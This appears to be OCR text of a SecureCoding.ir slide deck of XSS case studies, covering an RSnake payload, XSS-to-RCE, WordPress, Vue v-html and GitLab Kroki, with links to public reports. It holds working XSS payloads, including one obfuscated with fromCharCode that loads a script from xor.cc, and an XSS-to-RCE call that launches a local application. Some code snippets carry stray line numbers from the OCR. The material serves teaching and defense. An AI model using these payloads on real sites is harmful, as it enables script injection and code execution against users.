
CROSS SITE SCRIPTING (XSS)

CASE STUDY



SecureCoding.ir

RSnake

```
<img src=x onerror=$.getScript(String.fromCharCode(47,47,120,111,114,46,99,99))> (80 chars)
```

```
<img src=x onerror=$.getScript("//xor.cc")>
```

```
process.open("/Applications/Calculator.app/Contents/MacOS/Calculator");
```

https://matatall.com/xss/rce/bugbounty/2015/09/08/xss-to-rce.html

SecureCoding.ir

Wordpress

```
if (a = d.createElement("a"),
i = d.createElement("a"),
a.href = r.getAttribute("src"),
i.href = t.value,
i.host === a.host)
```

```
<script>
if(document.location.hash.indexOf("secret") != -1) {
  secret = document.location.hash.split("=")[1];

 window.top.postMessage({"secret":secret,"message":"link","value":"javascript://"+document.l
ocation.host+"/%0aalert(document.domain);//"},"*");
}
</script>
```

https://wpscan.com/vulnerability/3b574451-2852-4789-bc19-d5cc39948db5

SecureCoding.ir

Vue

```
<h2 class="font-semibold text-2xl" :id="note.id" v-html="note.title" ></h2>
```

```
<svg onload=alert(8585)>
```

https://github.com/amir-h-fallahi/VulNote-Vue

SecureCoding.ir

Gitlab


```
diagram_selectors = ::Gitlab::Kroki.formats(settings)2 .map do |diagram_type|3 %(pre[lang="#{diagram_type}"] > code, 4 pre > code[lang="#{diagram_type}"])5 end6 .join(', ')
```

```
img_tag = Nokogiri::HTML::DocumentFragment.parse(%(<img src="#{image_src}" />))3 img_tag = img_tag.children.first
img_tag.set_attribute('data-diagram-src', "data:text/plain;base64,#{Base64.strict_encode64(diagram_src)}")13
```

```
<a><pre lang='f/" onerror=alert(1) onload=alert(1) '><code lang="wavedrom">xss</code></pre></a>
```

https://hackerone.com/reports/1731349

SecureCoding.ir



and keep safe code

SecureCoding.ir